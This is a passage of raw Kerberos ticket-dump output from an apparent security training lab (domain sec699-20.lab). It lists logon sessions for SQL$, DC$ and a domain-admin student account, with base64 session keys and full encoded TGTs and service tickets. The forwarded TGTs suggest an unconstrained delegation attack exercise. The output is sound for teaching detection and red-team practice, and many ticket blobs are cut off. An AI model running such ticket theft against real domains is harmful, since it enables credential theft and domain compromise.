rX96SN0iaPl1UCtjxxhi2svndAaQy24e7KXUxp0aXVaSqMAdHw1tJ1ert6mjhZoxlkNtsJuf1ieC7p6lT1Xi

N3AghySsMdX5VYl0U9lA7CJz6dQMypOBNiOAnyMYkx6KMl8BGyDvnDqRYZogmQ4iV1iybav3ifaJuKJt2EJe

NoE+qx7aAU21+Ptp0l/VQ4PlA2B/twWKI0HOSNiWA3S4d73vjkp4WSzmbaqQ7wZMVR9Z3vR0IuV1Xhk0tee5

VqvlglYYP5el99zeiQXQem2FW83lS0JRH7JvWP9rBkWGwpQmoxv532lem3+OhR2fE2xs6F/qI97uw1J6VdWn

znuiZJsVpspziKHoRYf+S41aDHCLWuCMBbIbK4/hpC7Dn0Q938tTep+0HWYgHUi+jTik8ri5MRJYET8BkFIZ

W1lwdWt8JPjYrzY4LwYxeODf5gdenm6a3kCISE+ExQMY+jLwb9/5rnxVlq/V0RvZtjYslVDnl4bLgeOZo4H4

gep9gecwgeSggeEwgd4wgdugKzApoAMCARKhIgQgfLDRFsbVOqdWGzhGdAdCpDfTU0QqrdclC+qpr2hZBY2h

LkxBQqIUMBKgAwIBAaELMAkbB3NxbF9zdmOjBwMFAEClAAClERgPMjAyMTAyMTIxNTExMjhaphEYDzIwMjEw

GA8yMDIxMDIxOTE1MTEyOFqoDxsNU0VDNjk5LTIwLkxBQqkyMDCgAwIBAqEpMCcbBExEQVAbEGRjLnNlYzY5

      YzY5OS0yMC5sYWI=


  UserName                 : SQL$
  Domain                   : sec699-20
  LogonId                  : 0x3e4
  UserSID                  : S-1-5-20
  AuthenticationPackage    : Negotiate
  LogonType                : Service
  LogonTime                : 2/12/2021 3:11:25 PM
  LogonServer              :
  LogonServerDNSDomain     :
  UserPrincipalName        :
```

```
    [*] Enumerated 5 ticket(s):

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/sec699-20.lab
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : j/LGXwgmaYczzs1fCUbKQxGG60nYgUYvdWVM7W+ZhGM=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, initial, renewable,
forwardable
    StartTime                : 2/12/2021 3:11:28 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1276
    Base64EncodedTicket      :

doIE+DCCBPSgAwIBBaEDAgEWooID/jCCA/phggP2MIID8qADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggO0MIIDsKADAgESoQMCAQKiggOiBIIDnuGkBoNccRglrRsfXxeUWqtwidhv

aSJ+X5bbxVnD5Gn4/2kD04NvExgDdGhDwqklEGTYmNBgHzyVCfB/xjivVn/MIzXT1D+D/QqEODTaY4rPQdR/

4g4sCx0Bf6aXH84429A+kEVINyjJnjfQ2p4/QGpWRDKv2pazQv6dsBKbjmy2iDuhwQN9kS1cEq28kcUx6so8

DTOfDc3kwjXy9jnRhJ9SmBSMTXFOo69YnLLOyrhASTQVtTS5w6aXynEU+7KBMsQ53BodrRmCQKzyWq3oPSvX

SOFrrOUKpCcBM0r1q5Hsr42iJ1HjiECJxzT3SKc3aVRK8IRjIVAiMtiGS0uVqb4kcOLsOW8Qij9w/H+K8+c4

WDUvw+ykkXa3D+LWUqPi08EIzXnfcAdgjfuvi2GiTC6v5j9zvL8rQ1O/9iJULPtk4XTQyY3OLftrdD6c6pul

2e4t9ylJFZE6zWRg4c0CrPaAd1Pd+VrS5MRx91sO6IKIdQ1ub/Fr69VMMpE3QqcBXfLkk+36qYdAnu3EqYKJ

y/XRvDWO3rJ7ctaoqmj4Z7mXj7He6F3CpX+6HJCupCM2MCNNrOy0c2do60vCpOk0djYMr+NZtbiZj9eMM8zn

VS/dWrBnpbxrczYoSa+mTMQkdv6HFGJscLWMeZuoYKNVXyRp7um/OgmN34R70PaqYjrgbZJ/lC/SN+gQvxrx

oBagJgzkl9zgjZ0v9rJQTkQaFmBpDYi6OPAu8BvS0tY65M6De4DyE2Zobl3uRGMsy3SW+nzUh2thAel/vG0K
```

```
RXk+R9xcIK/bjYvjleTOx+VgQAjVHsKoZbueg/i8XN9iEB94TVBMrYUdO5YydWxpQuaQBHBxhc3QMi1oNtyq

7Mzd8glvNY3ARKB9uM5IsByfNv/MKrGld5BYfPHpFYkPL4jlB79EC3PaIy0EFYe7XPcspzdl9sbaQ82Xt6e+

VCbJtEQ7a7DQEaN/Mh/JZ5jS45BvJNhTp5Xz8x8OD6emlBQhNDwskPaHIPV9K6Nq4ceas11y/QC1V4NkXhi6

oAMCAQCigdoEgdd9gdQwgdGggc4wgcswgcigKzApoAMCARKhIgQgj/LGXwgmaYczzs1fCUbKQxGG60nYgUYv

U0VDNjk5LTIwLkxBQqIRMA+gAwIBAaEIMAYbBFNRTCSjBwMFAEDhAAClERgPMjAyMTAyMTIxNTExMjhaphEY

MTI4WqcRGA8yMDIxMDIxOTE1MTEyOFqoDxsNU0VDNjk5LTIwLkxBQqkiMCCgAwIBAqEZMBcbBmtyYnRndBsN

      Qg==

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/SEC699-20.LAB
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : rc4_hmac
    Base64SessionKey         : 83cm1SzXbC8MW+hkuQvwIw==
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, renewable,
forwarded, forwardable
    StartTime                : 2/12/2021 3:27:24 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1244
    Base64EncodedTicket      :

doIE2DCCBNSgAwIBBaEDAgEWooID7jCCA+phggPmMIID4qADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggOkMIIDoKADAgESoQMCAQKiggOSBIIDjvqD0TbXXGQRhnVVp9Sfmb3X2qSE

tAXbhf3mygEbtKMFjSjf75U1TZYYqmDyiOrWT5nEIiKuzpJRq1bz5Iiu3jNmOS9GyVsW1ifukONsHl4FiBtM

s869o1+ZuFngkbRrXc/yU+avNmDUvXeRjWRlh8vxue7h6jEncLdb9BAFKm2ZymBet3g0CKCy6uu095aNbbrv

nXjQDGXo4BfCjQjlfxjn3kfJrnYHVd1oKwbJh3u3pWjP4Zsq1F9D4NTzo46p38N/y5yK2MNT5YLAdg1odipZ

AQNGLRFzhySJ15iGyPad69eIMriSz5h+TaTzB5FDbl0wep/jD//F4nsGYAapdzmI8YQPE/5F2sv9HBdC9O0s
```

```
tVcPF6hU2KnwE56ZaGRuLTGo3J0jjUm7OcX4rt+En8oGKudv99mijElJga66hCIbzDlSOmBH+Q9yDWzfcjBf

faF3Xz1DL4DzMKCYD9mp40RNT8COhPWId5uCRooXhNMjOgxIM52QBws5XZKY64IFc7A2N96OBetddJN5s87F

Cw7ecOAxrrRL6U9QoPG0a7LwCBOwU54qeQ0EHDRAiFCA5gKmqyqy8YWgvVR5dNMHA6eGd4kfUdVQqk6ki+dH

MvD/wIhcnX0LgvdTjXNBrtp/L5BN3seBhQMifiIATkRHsvu1+aWBA3imFMj3F9Hcy6GdRP9KhqK1/xJnSFZf

WMLu5NpADJgrMXbu5+mRF3nsO7KqqV+ie0yH61Fv1OW6C+zEIVHQzxR24oM6Tk/MVoL4Xz3/jug+29jjzVLC

AiA7q/9OXazu1papVyCSSUckKk7TUlxX/tJPsDAxmz4v+4kAzviqCj5cXUnnad3kH7KrGBhYyj9O8TZXgAF8

eX+ZrbA2FLuVBLoUdpy3lRqSRagVXoDQly+5MfSrDHbZQTZlHWpdJh/IIkxlTgBdWRsCXjZuQeP1vM/rWAeP

SoUrk/Sma32VF0OvEi0WL3MJEQg0nVpziB6cQEyJKeGM1Rijo3aWSMG1HqcE9CI4G+YItgSjgdUwgdKgAwIB

waCBvjCBuzCBuKAbMBmgAwIBF6ESBBDzdybVLNdsLwxb6GS5C/AjoQ8bDVNFQzY5OS0yMC5MQUKiETAPoAMC

owcDBQBgoQAApREYDzIwMjEwMjEyMTUyNzI0WqYRGA8yMDIxMDIxMzAxMTEyOFqnERgPMjAyMTAyMTkxNTEx

      OS0yMC5MQUKpIjAgoAMCAQKhGTAXGwZrcmJ0Z3QbDVNFQzY5OS0yMC5MQUI=

    ServiceName              : GC/dc.sec699-20.lab/sec699-20.lab
    TargetName               : GC/dc.sec699-20.lab/sec699-20.lab
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : 3KXKKErYTYX+WY2IoB1BE269BvG4DYd34bPPHo8aIhU=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:30 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1410
    Base64EncodedTicket      :

doIFfjCCBXqgAwIBBaEDAgEWooIEdjCCBHJhggRuMIIEaqADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiMDAuoAMC
```

```
ZGMuc2VjNjk5LTIwLmxhYhsNc2VjNjk5LTIwLmxhYqOCBB4wggQaoAMCARKhAwIBA6KCBAwEggQIe2V4o/Xj
aCMcHoE7A88abIR3xT7YYfoj8YwmQDk5vEUKwJXnEMiOkFYqqr+kYDMT032cMeJfiifC9po/1rKpqGhmLIuK
yyge3a4ciEOD3wBf00hIyKQy3OBJo7e9h6rajIpBkGgeIA67Z7fce5blWS1e6fL3UROgj4N0cBptm8+KMZMH
oqc6VlTwA7l9EmJ1Trb4wl8efIApLAhAkc3+qE7U3w9Hqp9pEZeOeUCSKEVZLxFr6x+lLH3V2GjEgzItQFCb
VpKC/Oz/U+3VlQ5tcqAqQYrrfIRCtlGEsEU4jOmPvCLwUw2tzFEB69kwxI08V88NChx/Qr2YcwaXXcSo1vFy
qu4kZeHlAG0VAPcII9eN7EX9hg18gh0V/InrPGbXRFLhJIgPBdcXSrdwdRsIaBJkokZOe9NoUxB6pFX2tYvT
DHVBlZE3syGbeRn1FAQUMdxAwZo3xfC2dzEang2eRZtw9KCzCub1B7DxxDX4joi3q6PJm3uHR+0Q2OAujvmh
UIjWN+FBfpYMVOBCtdRSk8Jl/+WlAN9sfet8qgZh+pw3F99x1uT0OxZUdXzY2WFJ2B5bpVvhveFqS072HQoj
MLQRS28fg9m+nAnkqCshDiwz0IanBc82WJcjj2qDhFv+khjlMN8HaF6TrpWTVfVrS329tDq5psasbW7zV7s5
km2IRC1GSBjlSBAtcNWdYeWxgtWIxeWr5zK1uXZ6QTZkDIZMiH1LzN/hCvmcEQ+PaOH3lmphKXPTH8UJ7se8
YDOtB6HJ7WubgUPoIJQ28lKzZA7QtXVcpR/hXc3QAikKXblZUreyOSeTdJBkhaCIC3O0Lu2XXbTtGQnYEx9F
Kkg8wLl0+8tw/E2sTQgpNb4jC7btF1AZfpflisYkVXFdHHdQPsQtosBfN3zNMhzPk3byJqp5ZacBwFJoBIdt
FozwkC2RhMad+8X4QXIa3i+XpzRxTPhrTDdVTqy1iSAq2vBZdo9ErlRF53aEOAyvyPEDpoZ9hAQsSm02i+Jm
KfiSfxqNWMck+D8YmTJ0iZfX3nxCcdZdgJ7cJIy+R2xc2YhkY+sBehg+ZUl/yubdjtWEKJ2kCPEMqY8NCRNs
n6d9QKrBEo/GNEX3bj2xaDQZcBZbrG0mWlkUx26/mpKBtIyrGPomo4HzMIHwoAMCAQCigegEgeV9geIwgd+g
oAMCARKhIgQg3KXKKErYTYX+WY2IoB1BE269BvG4DYd34bPPHo8aIhWhDxsNU0VDNjk5LTIwLkxBQqIRMA+g
TCSjBwMFAEClAAClERgPMjAyMTAyMTIxNTExMzBaphEYDzIwMjEwMjEzMDExMTI4WqcRGA8yMDIxMDIxOTE1
Njk5LTIwLkxBQqkwMC6gAwIBAqEnMCUbAkdDGxBkYy5zZWM2OTktMjAubGFiGw1zZWM2OTktMjAubGFi
```

```
    ServiceName              : ldap/dc.sec699-20.lab/sec699-20.lab
    TargetName               : ldap/dc.sec699-20.lab/sec699-20.lab
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : QYxluvpulSOKxVSN8I969sHvsqDesnlXHoMBZn8CXKg=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:28 PM
    EndTime                  : 2/13/2021 1:11:28 AM
    RenewUntil               : 2/19/2021 3:11:28 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1414
    Base64EncodedTicket      :

doIFgjCCBX6gAwIBBaEDAgEWooIEeDCCBHRhggRwMIIEbKADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiMjAwoAMC

GxBkYy5zZWM2OTktMjAubGFiGw1zZWM2OTktMjAubGFio4IEHjCCBBqgAwIBEqEDAgEDooIEDASCBAjCgYJn

tlXOlOcx93+enzpy2jsyYAT1eDcyLjDV+iMgnN8eePK70M2Vj3vAhWYp3Qb0XtnnBkx20jbU+Bi8iz+L7X6m

YQptj6W5Quc69hxspZCN/b3uoPAbU4OIusJS4lsQjWWCVEIufaCSX6jmP7FJ/8YTRCmUhojkQWzfDy2v8ejR

25jyPr3VohzqXyuARP2XjR7+RZPTZiz1uUhfrqtt9A9BGKJYNewvVFXluvlx3uXEHshr6UEihvNj3upjCdqt

ZFLhKOV2D3oyXuAex7BTrNY1H3XLe0/PFSEzUGwmoZ2vWlpqRz95U6G8YHJXj956R4MkSJ1X5wo23qvjBDHb

4CMadiQTAdoy94c+nNpBvpLR8EWf8q0siRyoRKFHvrdoIQ8dJaQYf0uz3YxRh5nj7pWRK0hhWFFXhH+N8oS+

0acsNJGQFeYIyP+bwpJvWiFKUshLgQ+rZ6L9Mx8nbHtbosljzBf8ITBCqQmS6jqnFyIeaJLwOyMoY2ipYvWm

/WSQS7aoRwMK2PjBLXs2TAg444CO61kTdBLQa6xlFe9VAI0uFt9OI3ETKFmNVJsGpaH9PV7uQNF0pFhFw00g

4IUsINqdXlJgdwhbmG+OHFdEcSCA5n2vLRm9q7KMjHXCk45PD8cZ+MeQ1VYUVe7zS2bNcFzsQXfYY2oIiVGm

AHDP9g2fEwn+UXkogXRAVVSnYvqPDd7juXMsi2oWqNNhPztwMPJy6RQK8WwNa45pR7ypHfzB15SdKg80KisD

MzPunCtFAIkaSeNw+JN2DxrNO53L0hTvLuI+VZYsApcQMLgm5Isp75vydLGZvgxqLzOykwN/S6/bkJZN2sW+
```

```
fm3bHIbFvRfbaRouq/lZ744WjfcliTCjn+owJPLZJLPClvPHcMETdRukXnflt97TDGMyJMB35OFppC8+DNnU

uj2spwJNi8TYlMPngE5BkMKvLGwLUQ00B547Qujb6U03FluT/lQY17ElbfWpn2OjFz0vrz2zxjnKGPYVHhLl

90nNFHo6c5hbIMchLKphbSghz83lqEJxP+cBatq0OCmkqV8XBCWB8xNlIPuVohobJgVMysZp+5+HfPcLWA0F

dBFfHREldt0UEI/N2MFL4hyS6uXR03gLyViXnyxoZw3QDUSCo4Ddh9SjgfUwgfKgAwIBAKKB6gSB532B5DCB

MCmgAwIBEqEiBCBBjGW6+m6VI4rFVI3wj3r2we+yoN6yeVcegwFmfwJcqKEPGw1TRUM2OTktMjAuTEFCohEw

U1FMJKMHAwUAQKUAAKURGA8yMDIxMDIxMjE1MTEyOFqmERgPMjAyMTAyMTMwMTExMjhapxEYDzIwMjEwMjE5

RUM2OTktMjAuTEFCqTIwMKADAgECoSkwJxsEbGRhcBsQZGMuc2VjNjk5LTIwLmxhYhsNc2VjNjk5LTIwLmxh

    ServiceName              : cifs/dc.sec699-20.lab
    TargetName               : cifs/dc.sec699-20.lab
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : MhpYkf5H/rlAd9a0VCGfnNc7Fk9rKzacqL10QNbjkFg=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
    StartTime                : 2/12/2021 3:11:27 PM
    EndTime                  : 2/13/2021 1:11:27 AM
    RenewUntil               : 2/19/2021 3:11:27 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1384
    Base64EncodedTicket      :

doIFZDCCBWCgAwIBBaEDAgEWooIEaTCCBGVhggRhMIIEXaADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIzAhoAMC

GxBkYy5zZWM2OTktMjAubGFio4IEHjCCBBqgAwIBEqEDAgEDooIEDASCBAjOoEjIFn4zaBEcCaQvNgFqTF8a

G2Re3SXhTES7RYGn1D9EaEgwNdZ29/9T7GZtlUjz2uCmtV3VS2rqBRqRW37ThE+5/SBPNNfGihA5BiUlnEDl

GGF+IXhal8Lt9HTdXq6UiUsiOwwsJVrqrUAomFc+OKgiVetAhbRSTs4iCM4DO/uP7Brwr+jZYOQR5yBJvdaF

f10c5R1VeEU0VvbJXyV/DTqtvH+DcxAdYgmsGZ9Nt8TjMWIIFJ2xaJNQCnzTHNn2udZpTqvCrKDSMn5PnKQm
```

```
lGUZ51yxjRhg6Amqh647SZRNF3H7F0h9NIDQiZhDIkDEruzwqdsP9/OOddZHoBUEzgx+y/9tgdyISUsx6xE0

jTbxdIKYf3vvl9Q+EQEpgCm0e0AXwiZ2qqIh7pn0JiMm97L2YsKPEol6KLx9/wEoRAUMOQ1ro2UCrf9IgWVE

AuPiRO5E3ZiO0ZqqQt6vQOjb+3sBwFTgWeHrsj/mdIZY+11MdoPbAvz9UQk8Wc6w3DF7hfxuc+KcKZqVtGJU

jDMP832SawxXKqZcls0SRTwUmoE7SXWAwhTAArmhSu9SnaSkFVlbv/Nr8h6tMQUPE2KkGt8ldL7NBrITI3+Y

uoBOZhE5ARfDPSSBzLYGhOYfNouZJs/mWvVIhU8pGCgCDvCHepCxyaiuGqoYdWIGSlHfH/S2r4an6s8NWAys

0hQo53brMvZmg85jledtkq4AAdn935U3H2cYHtosAzE3c2powXaHaPqnIgEEi7h/F1uYixrqnwGXkhcH/cP5

X0UXdI2yY2OrA0snusMReVXLxf8nZosi+yYbjv1Mdd4HENZqCBI9Uhnll76Vh2skB3UQeBrn4rRVo1hacIZa

rcrR57DRv0M7VfZbcOnQxvNs1fOlVG7DrkBq8tKUGbdH3HkQiPqaP8Ze2FJ2BPv+JkmuXoiC+HftekPCHFqR

rcDFT25floPg+7Kck9sBg5vx0iH8F3Wvj3UShnLzd3yqy/QA9wfDWtXXlBWgwGplqIEv0Kt3zTYsUNDa1V9X

anGknyDrFD+4C4kTPZ3jqlfNwU1R7XI0KJxuy8Id3xw4cnQb689AbUh4sWkpSb9w4Vm8gc4kNm46vrC7DjUn

BqZ3cE6/dcDEauQFgoQyxfEPB9m+++liE3SjgeYwgeOgAwIBAKKB2wSB2H2B1TCB0qCBzzCBzDCByaArMCmg

/kf+uUB31rRUIZ+c1zsWT2srNpyovXRA1uOQWKEPGw1TRUM2OTktMjAuTEFCohEwD6ADAgEBoQgwBhsEU1FM

GA8yMDIxMDIxMjE1MTEyN1qmERgPMjAyMTAyMTMwMTExMjdapxEYDzIwMjEwMjE5MTUxMTI3WqgPGw1TRUM2

      IaADAgECoRowGBsEY2lmcxsQZGMuc2VjNjk5LTIwLmxhYg==

  UserName                 : student_dadm
  Domain                   : sec699-20
  LogonId                  : 0x1381ac
  UserSID                  : S-1-5-21-3148146594-1027658064-3118493602-1135
  AuthenticationPackage    : Kerberos
  LogonType                : Network
  LogonTime                : 2/12/2021 3:27:09 PM
  LogonServer              :
  LogonServerDNSDomain     : SEC699-20.LAB
  UserPrincipalName        :
```

```
    [*] Enumerated 1 ticket(s):

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               :
    ClientName               : student_dadm
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : 1jsKuUIRFaQq4w5IEHlE8WPUbhNHE/y2vzHWmx2PFPM=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, renewable,
forwarded, forwardable
    StartTime                : 2/12/2021 3:27:09 PM
    EndTime                  : 2/13/2021 1:16:04 AM
    RenewUntil               : 2/19/2021 3:16:04 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1356
    Base64EncodedTicket      :

doIFSDCCBUSgAwIBBaEDAgEWooIERjCCBEJhggQ+MIIEOqADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggP8MIID+KADAgESoQMCAQKiggPqBIID5jFpcvGKufujL6ZnJUitUe5AB1w8

THiGpk9esFiSWtFrqidlC/vx4tcefnpnK9DbhsK5bTZVkc6udEMi5Yzyqu1NSA0qF4SuK5py+8p4me98QcLu

hn8hb2O8ipve6sAd+xJiDdI47lMfZp45GBpiNzRkA9jOJDficgudD7NS2hrbNEhARIc6f4cVu3/ATmC5qTE+

90aIQN2oVyLqGVkrN5z0LlU7J12kGthNwkCfm8y3KvxgQam7CgcUhEoH7b9T3JSWK2I6YEbEyyduAoF+HINn

maCkI/2x5E6Bxi8IVLZTuiVoS6rcuLRpp3F0+OH7BIlZb7i3/e6QFk0Zr2doVDmdvmExZvtI46FYRPQTOVVF

1SGUdlYN7NdB+RZEBnBa3yLST1Q/YtvNKbXkE2oAFVqPTRIt529YHtutY12VG0prWKp9nF/LJyCtGUnirc+t

cmX1+lvPWVynQUoD2ne8VqfZ81zxEQfnyqCY1EWp2CgRdufZ+Gp6clCmBCt/u6jyQn6fOu4xi9gSMxPMvA/d

DEiLNb6+CFO2miC18NyW6L2e5Mx3sSjbEhP9zZgTnbtYh2hFl800WHcNijAqtmUKa0OId84DrHg5m8QJO4sx

RIIT2jHnIdEiKq81Xa07OPihoSvI+fn+xS9+a4+HoyjTavHfOw3vpNaEmyfwLGQanuQs/igOVV9rIZcF7F3v

UarX1MIl2XacaHSBIbtQH7ptbcok+tZXRs56Bt/wcAwH9L7VRuTQ3EjIMZGfM3CC1Us+GnWdcTn64IF1lJNP
```

```
3uC0jFUkE3TjJWwr0p3kK1SP5PuasJSktAmlujdBcG6mngcLKQyrjsYfQx/yUGPb9rZx3lhUWXV/EZpsGbL3

AqSfo6sP5uaApnAOgZyq0Dqr4S76yxlp7WmWJzlN3t3hJSkgwOtfynW/slPNJdQNJfd2DtDtlXYZhxGwLlR3

SSBpAyXHp5+MvdNWypfqbvcwwzpuJQhNG37B0xwYcncLAVHRyIwWhldS2ZQxxWDz5QmkLZG1bAdb6ItkGBel

gKnfpTS4LRiDEQcyOIBF/CYfnTB/jEHFuronOdNGzxm/xre5B5PWmg5O4f5H0B3qNzzREznI+FSHIhD92tY+

AQCigeIEgd99gdwwgdmggdYwgdMwgdCgKzApoAMCARKhIgQg1jsKuUIRFaQq4w5IEHlE8WPUbhNHE/y2vzHW

Njk5LTIwLkxBQqIZMBegAwIBAaEQMA4bDHN0dWRlbnRfZGFkbaMHAwUAYKEAAKURGA8yMDIxMDIxMjE1Mjcw

MTMwMTE2MDRapxEYDzIwMjEwMjE5MTUxNjA0WqgPGw1TRUM2OTktMjAuTEFCqSIwIKADAgECoRkwFxsGa3Ji

      MjAuTEFC


  UserName                 : DC$
  Domain                   : sec699-20
  LogonId                  : 0x138182
  UserSID                  : S-1-5-21-3148146594-1027658064-3118493602-1009
  AuthenticationPackage    : Kerberos
  LogonType                : Network
  LogonTime                : 2/12/2021 3:27:09 PM
  LogonServer              :
  LogonServerDNSDomain     : SEC699-20.LAB
  UserPrincipalName        :

    [*] Enumerated 1 ticket(s):

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               :
    ClientName               : DC$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : 5dFVSxZCxKWNGdikhFgjhV28Jec15RzZb1zJchmPVEo=
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, renewable,
forwarded, forwardable
    StartTime                : 2/12/2021 2:22:32 PM
    EndTime                  : 2/13/2021 12:22:31 AM
    RenewUntil               : 2/19/2021 2:22:31 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1290
    Base64EncodedTicket      :
```

```
doIFBjCCBQKgAwIBBaEDAgEWooIEDTCCBAlhggQFMIIEAaADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC
Z3QbDVNFQzY5OS0yMC5MQUKjggPDMIIDv6ADAgESoQMCAQKiggOxBIIDrXDPjHNA1dRfL6HuvdrVtFzN4Xla
XCSConerpJiz62HDXBrL407JTYrNHcd77aM4Vq1JWPWD+1mxmiU7YHU/ECIYLA1GVCD0qfQdbGMiSxRLnaFs
dKktia7pL8VxD4dT/nUYXdEbMvgw0Wzr/QB/9eWu5nNGLOdyTNnvLYfKWw2p7FuHUsHd/k11ncvUiZDCC8zl
+jupPTYPIZFgPgQiS5cjCk3D7bJF0MGbfnp/B79whqQ919RZM3zn2DJddLcE+KHENSRwI+zfaVVvV6YgRRg8
vfbt/Jo8mfT5IXmQaUtmnHPiBax8XGDJqJ4dIdaMGMkCaOEfKfMSSPVHGhVcGLkrpU+TKvJmTIQDpoNjhppd
bASAPcPmI7dXSfYWDSISRPkBwJyfp7ySs8flY4Ue2PJeAxj7P8trLY3PnlMfwPX+DzeI/Hpsm7Wq/h5QSvHd
s0liL0PKjb7ijBf0wwQZ3bpceuAC+IDIX2bR9Wmpq+r2NcBcSDkTmyC9pEEi10SyieIbIYDfJDJnSl+V6e5Q
rUBIJqFhvxuPV5X7g08WrxhapoOb1Ujx2+Do5w44lHJfDWEDOxluzwgPc30s19vG8Nr29RD0E/6fh6jUYsbk
uNSO2fwGCUIEtEUmJdkRLeXmCy2xm2dz0XouC9H/5DIWH+yu1+6QqLFvYmP6aHiGClu4ZJcLZQ6ZcEAYw5Nk
SlGGP4RLX2No6XlDeHsqRudJRdcGBi5d7ipE3gxmgS3wyWbeOdMTW7cJNMf9W+5H+a5Yep+I/KDK5BTt7RYX
Hwkgc+ygJeG/UtZNRdqD20z1bJ8RGma5Z97QymC2WCS4k7N+ywIEriqDyY0vyCmj+xVCKbaU59vi7BHzmtZK
dDATKy+sMA8j27wh3lp/+dNn2d8ygPxpr2/WoThOEmWKcIX6rv8Xh/9E60+3dbPjBmGEMTN1TJsAIP7ubk6/
IFC+FkB2bGrZSJL2SEVoDleJ8VPYbtyJmjSXNZMnJrIm0oo1TXe+juLiCnJhKIeuO9j6pkbvuLe5W0wdMh1g
UeelZStbcpmAo4HkMIHhoAMCAQCigdkEgdZ9gdMwgdCggc0wgcowgcegKzApoAMCARKhIgQg5dFVSxZCxKWN
5RzZb1zJchmPVEqhDxsNU0VDNjk5LTIwLkxBQqIQMA6gAwIBAaEHMAUbA0RDJKMHAwUAYKEAAKURGA8yMDIx
ERgPMjAyMTAyMTMwMDIyMzFapxEYDzIwMjEwMjE5MTQyMjMxWqgPGw1TRUM2OTktMjAuTEFCqSIwIKADAgEC
      Gw1TRUM2OTktMjAuTEFC
```

```
  UserName                 : SQL$
  Domain                   : sec699-20
  LogonId                  : 0x3e7
  UserSID                  : S-1-5-18
  AuthenticationPackage    : Negotiate
  LogonType                : 0
  LogonTime                : 2/12/2021 3:11:24 PM
  LogonServer              :
  LogonServerDNSDomain     : sec699-20.lab
  UserPrincipalName        : SQL$@sec699-20.lab

    [*] Enumerated 6 ticket(s):

    ServiceName              : krbtgt/SEC699-20.LAB
    TargetName               : krbtgt/SEC699-20.LAB
    ClientName               : SQL$
    DomainName               : SEC699-20.LAB
    TargetDomainName         : SEC699-20.LAB
    AltTargetDomainName      : SEC699-20.LAB
    SessionKeyType           : rc4_hmac
    Base64SessionKey         : dj5rQ6g06Vb7oPo/5fcPCA==
    KeyExpirationTime        : 1/1/1601 12:00:00 AM
    TicketFlags              : name_canonicalize, pre_authent, renewable,
forwarded, forwardable
    StartTime                : 2/12/2021 3:27:24 PM
    EndTime                  : 2/13/2021 1:11:27 AM
    RenewUntil               : 2/19/2021 3:11:27 PM
    TimeSkew                 : 0
    EncodedTicketSize        : 1244
    Base64EncodedTicket      :


doIE2DCCBNSgAwIBBaEDAgEWooID7jCCA+phggPmMIID4qADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjAgoAMC

Z3QbDVNFQzY5OS0yMC5MQUKjggOkMIIDoKADAgESoQMCAQKiggOSBIIDjsZmR4z/3fFwYca6Fjrk6JwOVn25

